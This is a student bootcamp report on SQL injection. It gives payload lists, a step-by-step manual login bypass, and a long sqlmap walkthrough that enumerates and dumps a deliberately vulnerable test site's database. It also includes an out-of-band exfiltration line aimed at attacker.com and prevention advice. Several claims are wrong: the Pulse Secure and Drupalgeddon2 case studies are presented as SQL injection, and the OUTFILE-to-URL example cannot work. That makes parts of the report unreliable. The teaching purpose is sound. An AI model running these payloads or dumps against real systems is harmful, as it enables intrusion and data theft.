DevTown Bootcamp

TECHNICAL REPORT

SQL INJECTION

By SARA ARIF

TABLE OF CONTENTS

DevTown Bootcamp

1

ABSTRACT

SQL Injection (SQLi) is one of the most prevalent and dangerous vulnerabilities affecting web applications. It allows attackers to interfere with the queries an application makes to its database, leading to unauthorized access, data leakage, or complete system compromise. Understanding SQLi is crucial for developers, ethical hackers, and cybersecurity professionals, as this threat still affects thousands of systems despite being well-documented. This report dives deep into the mechanics, types, prevention, and real-world impacts of SQLi, emphasizing the importance of secure coding practices.

2

INTRODUCTION

WHAT IS SQL INJECTION?

SQL Injection is a code injection technique that exploits security vulnerabilities in an application's software. It typically occurs when untrusted data is sent to an interpreter as part of a SQL query, without proper validation or escaping. The malicious input can manipulate the query to expose or alter the database's contents.

BRIEF HISTORY

SQLi has been known since the late 1990s, first surfacing publicly around 1998. Over the decades, it has remained a top-ranking security flaw, frequently appearing in the OWASP Top 10 vulnerabilities list.

RELEVANCE TODAY

Despite being one of the oldest known vulnerabilities, SQLi remains highly relevant. Modern breaches in well-funded organizations have occurred due to poor input validation. Attackers continually evolve their payloads, using advanced SQLi forms like time-based or out-of-band techniques to bypass protections.

3 MITRE ATT&CK MAPPING

SQL Injection aligns with MITRE ATT&CK Technique T1190: Exploit Public-Facing Application.

T1190 EXPLAINED:

This technique is used when attackers exploit vulnerabilities in internet-facing applications to execute unauthorized actions. SQLi fits within this category because it involves direct exploitation of web application components to run unintended SQL commands.

Attack Tactics Involved:

- Initial Access
- Execution
- Credential Access
- Collection
- Exfiltration

Targeted Components:

- Web servers
- APIs
- Login portals
- Search pages

4 TYPES OF SQL INJECTION

1. IN-BAND SQL INJECTION

This is the simplest and most common form of SQLi where the attacker uses the same communication channel to both inject and retrieve data.

A. ERROR-BASED SQLI

Description: Leverages detailed error messages from the database to extract information.
Example Payload:

```
' OR 1=1 --
```

Result: If an error is thrown, it can reveal database structure or table names.

B. UNION-BASED SQLI

Description: Uses the UNION SQL operator to combine queries and extract additional data.
Example Payload:

```
' UNION SELECT username, password FROM users --
```

Result: Displays usernames and passwords from the database.

2. INFERENTIAL (BLIND) SQL INJECTION

In this method, data is not directly returned to the attacker. Instead, they infer information based on the behavior of the application.

A. BOOLEAN-BASED BLIND SQLI

Description: Sends payloads that evaluate to true or false and observes the application's behavior.
Example:

```
' OR 1=1 -- (Returns true)
' OR 1=2 -- (Returns false)
```

Observation: Changes in results indicate whether the query condition succeeded.

B. TIME-BASED BLIND SQLI

Description: Introduces time delays using SQL functions like SLEEP(), and checks how long the server takes to respond.
Example:

```
' OR IF(1=1, SLEEP(5), 0) --
```

Observation: A delay in response confirms that the injected condition is true.

3. OUT-OF-BAND (OOB) SQL INJECTION

Description: When attackers can't use the same channel to retrieve data, they force the database to communicate with a server they control (e.g., via DNS or HTTP requests).
Example:

```
SELECT * FROM users INTO OUTFILE 'http://attacker.com/leak.txt';
```

Usage: Often used when error messages and time delays are suppressed.

5

CASE STUDIES FROM MITRE ATT&CK T1190

1. PULSE SECURE VPN - CVE-2019-11510

WHAT HAPPENED:

A major SQL Injection vulnerability was discovered in Pulse Secure VPN, a tool widely used by organizations for secure remote access. This vulnerability was so serious that attackers didn't even need to log in first (called "pre-auth"). They could directly send a specially crafted request and gain access to sensitive system files like /etc/passwd, which stores user data.

WHY IT'S IMPORTANT:

This flaw was actively exploited by advanced hacker groups (APT groups). They used it to steal credentials and silently get into company networks. It became one of the most widely exploited vulnerabilities in 2019–2020.

2. DRUPALGEDDON2 - CVE-2018-7600

WHAT HAPPENED:

This was a critical bug in Drupal, one of the most popular content management systems used by websites around the world. The vulnerability allowed attackers to run any code they wanted on the server without needing to log in —this is called remote code execution. By exploiting it, attackers could send SQL commands directly and take full control of a website.

WHY IT'S IMPORTANT:

Many high-profile websites using Drupal were affected. Once exploited, attackers could steal data, modify content, or deface entire websites. It highlighted the danger of unpatched CMS platforms and how powerful SQLi can be.

3. MICROSOFT CRYPTOAPI SPOOFING - CVE-2020-0601

WHAT HAPPENED:

Even though this is not a classic SQL Injection, it shows how weak input validation in public-facing software can lead to serious attacks. This bug was in the Windows CryptoAPI, which checks if a website or software is secure and trusted (digital certificates). Attackers found a way to spoof these certificates and trick systems into accepting fake software as trusted.

WHY IT'S IMPORTANT:

Hackers used this to deliver malicious code that looked legitimate. It's a great example of how exploiting public-facing features—just like SQLi—can lead to major security breaches.

6 TESTING METHOD-1

Manual SQL Injection Testing of http://testphp.vulnweb.com/login.php

STEP 1: OPEN THE TARGET PAGE

Go to:

```
http://testphp.vulnweb.com/login.php
```

You'll see a basic login form:


- Username
- Password
- A Login button

STEP 2: TRY COMMON SQL INJECTION PAYLOADS


1. BYPASS AUTHENTICATION USING 'OR 1=1--

Try entering the following credentials:

- Username: ' OR 1=1--
- Password: anything (or leave it blank)



login successfull!



Explanation:


```
SELECT * FROM users WHERE username = '' OR 1=1--' AND password = '';
```

The -- is a comment that ignores the rest of the query. The OR 1=1 makes the condition always true.
✅ Result: You are logged in without valid credentials.

2. ERROR-BASED INJECTION

Try:

- Username: test'
- Password: test



This produce an SQL error on the screen like:


Syntax error: Encountered "12" at line 1, column 66.

✅ Result: This confirms the field is vulnerable and not properly sanitized.

3. TRY UNION-BASED INJECTION

- Username: ' UNION SELECT 1,2,3--
- Password: anything

You're attempting to extract extra rows. If successful, you might see page changes or clues.



Try variations like:

```
' UNION SELECT null, null, null--
' UNION SELECT 1, user(), database()--
```

✅ Result: If the DB output (like the username or database name) is reflected on the page, it means you are able to extract info.

4. LOGIN BYPASS WITH COMMENT VARIATIONS

- ' OR '1'='1
- ' OR '1'='1' --
- ' OR '1'='1' /*

Try inserting those into:

- Username field
- OR Password field

STEP 3: OBSERVE THE BEHAVIOR

You're testing to see:

- Does it bypass login?
- Do you get a server error?
- Is data displayed differently?

All of these are signs of SQL injection vulnerability.

STEP 4: UNDERSTAND WHAT YOU'VE CONFIRMED

Payload	Purpose	Result
`' OR 1=1--`	Login Bypass	Logged in without creds
`test'`	Error-Based Testing	Shows SQL error
`' ORDER BY n--`	Column Discovery	Error at n=4 → 3 columns
`' UNION SELECT …--`	Data Extraction	Shows DB info (optional)

FINAL NOTES

- Always start with simple ' inputs.
- Watch for error messages, login success, or unusual responses.
- This manual testing method gives you a solid understanding of what sqlmap automates under the hood.

TESTING METHOD-2

Using SQLMap – Automated SQLi Testing

INTRODUCTION TO SQLMAP

SQLMap is a powerful open-source penetration testing tool designed to detect and exploit SQL Injection (SQLi) vulnerabilities in web applications. It is often the first tool employed during security assessments for SQLi vulnerabilities due to its extensive automation, flexibility, and advanced exploitation capabilities.

SQLMAP SUPPORTS THE FOLLOWING SIX SQL INJECTION TECHNIQUES:

- Boolean-based blind
- Error-based
- Union-based
- Stacked queries
- Time-based blind
- Inline queries

These techniques enable SQLMap to adapt to various injection vectors and web application behaviors during the testing process.

KEY FEATURES OF SQLMAP

SQLMap offers several features that distinguish it from other SQLi tools:

- Automatically detects and exploits a wide range of SQL injection types.
- Identifies and extracts password hashes, along with automatic hash-type detection.
- Dumps entire database tables in a structured, readable format.
- Provides flexible automation and powerful options for bypassing protections.

CORE FUNCTIONALITIES EXPLAINED

1. Crawling

- --crawl allows SQLMap to scan and crawl a full website.
- You can specify depth (e.g., --crawl=3) to determine how many levels deep to scan internal links.

2. Basic Usage Flow

- Use -u to specify the target URL.
- By default, SQLMap prompts user input for decisions. You can use --batch to skip these prompts by accepting default options.

3. Verbosity and Output

- Control output detail using -v (levels 0 to 6).
- Example: -v 4 shows HTTP request logs and headers.

ADVANCED PARAMETERS

Techniques

- Restrict to specific SQLi methods using --technique.
- Example: --technique=U limits testing to Union-based SQLi.
- Other options include:
    - B (Boolean-based)
    - E (Error-based)
    - S (Stacked queries)
    - T (Time-based blind)
    - Q (Inline queries)

Threads

- Use --threads=5 to parallelize the scanning process (up to 10 threads).

Risk Levels

- --risk=1 (default): Safe payloads
- --risk=2: Adds sensitive checks (e.g., time-based)
- --risk=3: Uses aggressive payloads (e.g., stacked queries)

Testing Levels

- --level=1 (default): Tests basic GET/POST parameters
- --level=2+: Tests cookies, user-agents, and headers

DATA EXTRACTION (ENUMERATION)

After discovering a vulnerable parameter, SQLMap can retrieve database information and data:

Option	Description
`--current-user`	Shows current DBMS user
`--current-db`	Shows current database
`--hostname`	Reveals DB host machine
`--dbs`	Lists all available databases
`-D <db> --tables`	Lists all tables in a selected database
`-D <db> -T <table> --columns`	Lists all columns and types of a table
`-D <db> -T <table> --dump`	Dumps all data from a specific table
`--dump-all`	Dumps all data from all databases (slow on large DBs)

SAVING OUTPUT

- Use --output-dir="path" to save results and payloads.
- Example: --output-dir="sqlmap_output"

BYPASSING PROTECTIONS

Custom Headers

Some applications require specific headers such as Referer or custom cookies.

- Example: --headers="Referer: google.com"

Changing User-Agent

Helps bypass firewalls or WAFs by mimicking real browsers:

- Example: --user-agent="Mozilla/5.0"

STEP-BY-STEP SQLMAP TESTING OF A FULL WEBSITE

Step 1: Choose a Test Website

A deliberately vulnerable test site is used:

```
http://testphp.vulnweb.com
```

```
$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
d user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
d are not responsible for any misuse or damage caused by this program
```

Step 2: Target a Specific Page

```
http://testphp.vulnweb.com/listproducts.php?cat=1
```

Here, the cat parameter is suspected of being vulnerable.

Step 3: Run Basic SQLMap Command

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"
```

Step 4: Automate Interaction

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch
```

Step 5: Crawl Entire Website

```
sqlmap -u "http://testphp.vulnweb.com" --crawl=3 --batch
```

```
$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
d user's responsibility to obey all applicable local, state and federal laws. Developers assume n
d are not responsible for any misuse or damage caused by this program
```

Vulnerable parameter is found

```
[21:58:02] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[21:58:02] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[21:58:02] [INFO] the back-end DBMS is MySQL
```

Payload is

```
    Payload: artist=1 AND 9663=9663-- teyB

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 9420 FROM (SELECT(SLEEP(5)))JhbY)-- Lwvc

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8464 UNION ALL SELECT NULL,NULL,CONCAT(0x71706b7171,0x5a51674d594d4b4674795a49435443625358
756c6c5567686941436a7675496b546d6473634f706c,0x716b7a6271)-- -
```

Step 6: Deeper Scnning with Risk and Level

```
sqlmap -u "http://testphp.vulnweb.com" --crawl=3 --risk=3 --level=5 --batch
```

```
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch --risk 1
                        ___
                       __H__
 ___ ___ ___ ___ ___ ___[.]_____ ___ ___  {1.5.4#stable}
|_ -| . |  _| -_|  _|  _|[.]     | .'| . |
|___|_  |_| |___|_| |___|[.]_|_|_|__,|  _|
      |_|V...                       |_|   http://sqlmap.org
```

Step 7: Speed Up with Threads

```
sqlmap -u "http://testphp.vulnweb.com" --crawl=3 --threads=5 --batch
```

```
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch --threads 5
                        ___
                       __H__
 ___ ___ ___ ___ ___ ___[)]_____ ___ ___  {1.5.4#stable}
|_ -| . |  _| -_|  _|  _|[,]     | .'| . |
|___|_  |_| |___|_| |___|[(]_|_|_|__,|  _|
      |_|V...                       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
and user's responsibility to obey all applicable local, state and federal laws. Developer
and are not responsible for any misuse or damage caused by this program
```

Step 8: Use a Specific Technique


```
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --technique="U" --batch
                        ___
                       __H__
 ___ ___ ___ ___ ___ ___[.]_____ ___ ___  {1.5.4#stable}
|_ -| . |  _| -_|  _|  _|[.]     | .'| . |
|___|_  |_| |___|_| |___|[.]_|_|_|__,|  _|
      |_|V...                       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illeg
and user's responsibility to obey all applicable local, state and federal laws. Developers assume
and are not responsible for any misuse or damage caused by this program

Parameter: cat (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
```

Step 9: Deeper Scnning with Level

```
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch --level 1
```



```
{1.5.4#stable}

http://sqlmap.org
```

Step 10: Basic DB Metadata

```
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --current-db --hostname --batch
```

```
{1.5.4#stable}

http://sqlmap.org
```

```
[22:11:25] [INFO] fetching current user
current user: 'acuart@localhost'
[22:11:25] [INFO] fetching current database
current database: 'acuart'
[22:11:25] [INFO] fetching server hostname
hostname: 'ip-10-0-0-63'
```

Step 11: List All Databases

```
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

```
[22:12:13] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Step 12: List Tables in a Database

```
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

```
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+
```

Step 13: List USER Table

```
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
```

```
Database: acuart
Table: users
[1 entry]
+---------+----------------------------------+-----------------+-----+-------------------+-------+-------+----
---------+
| cc      | cart                             | name            | pass | email             | phone | uname | add
ress     |
+---------+----------------------------------+-----------------+-----+-------------------+-------+-------+----
---------+
| ?! WDYW | 136060601b7eb6ddeb09b177993f4ba8 | Hero samaa desu | test | herosama@Desu.com | +966  | test  | In
Ur A55;) |
+---------+----------------------------------+-----------------+-----+-------------------+-------+-------+----
---------+
```

Step 14: List Columns of USER Table

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```

```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Step 15: Dump All Data in Db

```
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --dump-all
```

Step 16: Save Output

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --output-dir="home/ankit/temp/" --batch
```

Step 17: Bypass Protections

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --user-agent="GECKO_Chrome" -v 4 --batch
```

NOW IF U WANT TO EXPLOIT ONLY THE LOGIN PAGE

```
sqlmap -u http://testphp.vulnweb.com/userinfo.php --data="uname=abc&pass=abc&login=submit"
```

7 PREVENTION TECHNIQUES (APPLIED TO TESTPHP.VULNWEB.COM-STYLE SITE)

1. Prepared Statements (Parameterized Queries)

PROBLEM ON TESTPHP.VULNWEB.COM:

The login form likely takes user input (username/password) and runs it directly in an SQL query without sanitizing it.

HOW TO PREVENT IT:

Use prepared statements in PHP (with MySQLi or PDO). This separates SQL code from user input:

```
// Instead of this (unsafe)
$sql = "SELECT * FROM users WHERE username = '$username' AND password = '$password'

// Use this (safe)
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
```

This makes SQL injection through forms like the login.php page impossible.

2. Input Validation & Whitelisting

WHY IT'S NEEDED HERE:

On the login form, inputs like ' OR 1=1 -- could be injected unless checked.

SAFE APPROACH:

Allow only valid characters for login fields.

```php
if (!preg_match("/^[a-zA-Z0-9_]{3,30}$/", $username)) {
  die("Invalid username format.");
}
```

- Validate length, type, and allowed characters
- Block special characters like ', ", --, ; etc.

3. ORM (Object-Relational Mapping)

EXPLANATION:

If this site used a modern framework with an ORM (like Laravel's Eloquent in PHP), the ORM would automatically prevent injection by escaping inputs.

EXAMPLE IN LARAVEL (PHP):

```php
$user = User::where('username', $username)->first();
```

This method escapes the input behind the scenes.

4. Escaping User Input

BACKUP TECHNIQUE:

If for some reason you're forced to write raw SQL, always escape user input.

```php
$username = mysqli_real_escape_string($conn, $_POST['username']);
```

⚠️ Note: Escaping helps, but is less secure than using prepared statements.

5. Web Application Firewall (WAF)

HOW TO APPLY:

A WAF like Cloudflare, ModSecurity, or AWS WAF can block:

- SQLi patterns like ' OR 1=1 --
- Automated tools like sqlmap

EXAMPLE RULE:

Block requests with suspicious parameters (UNION, SELECT, etc.) in GET/POST.

6. Least Privilege Principle

ON THIS SITE:

The database account used for login should not have admin or DROP permissions.

WHAT TO DO:

Create a MySQL user just for the login page with only SELECT rights.

```
GRANT SELECT ON users TO 'webuser'@'localhost';
```

7. Error Handling

WHY IT MATTERS:

If SQL injection fails and you show a MySQL error on screen, it gives hints to attackers.

FIX:

Show user-friendly errors, log the real error internally

```php
try {
    // DB query
} catch (Exception $e) {
    error_log($e->getMessage());  // Internal logging
    echo "Login failed. Please try again.";
}
```

8. Keep Software Updated

FOR THIS DEMO SITE:

If this were a real site, it should:

- Keep PHP, MySQL, Apache, and any CMS/plugins updated
- Fix known CVEs (like Drupalgeddon or WordPress SQLi bugs)

DevTown Bootcamp

8

CONCLUSION

Through this project, I learned how SQL injection works and how tools like SQLMap can identify and exploit such vulnerabilities. Hands-on testing helped me understand both the technical process and the importance of ethical security practices. Real-world examples like Drupalgeddon2 showed how dangerous SQLi can be. By using proper prevention methods like input validation and prepared statements, developers can protect web applications from serious attacks. This experience gave me valuable insight into securing web apps effectively.

DevTown Bootcamp

9

REFRENCES

- MITRE ATT&CK - T1190: https://attack.mitre.org/techniques/T1190/

- OWASP Injection: https://owasp.org/Top10/A03_2021-Injection/

- PayloadsAllTheThings - SQL Injection Cheatsheet: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/README.md

- Test site for practice: http://testphp.vulnweb.com/

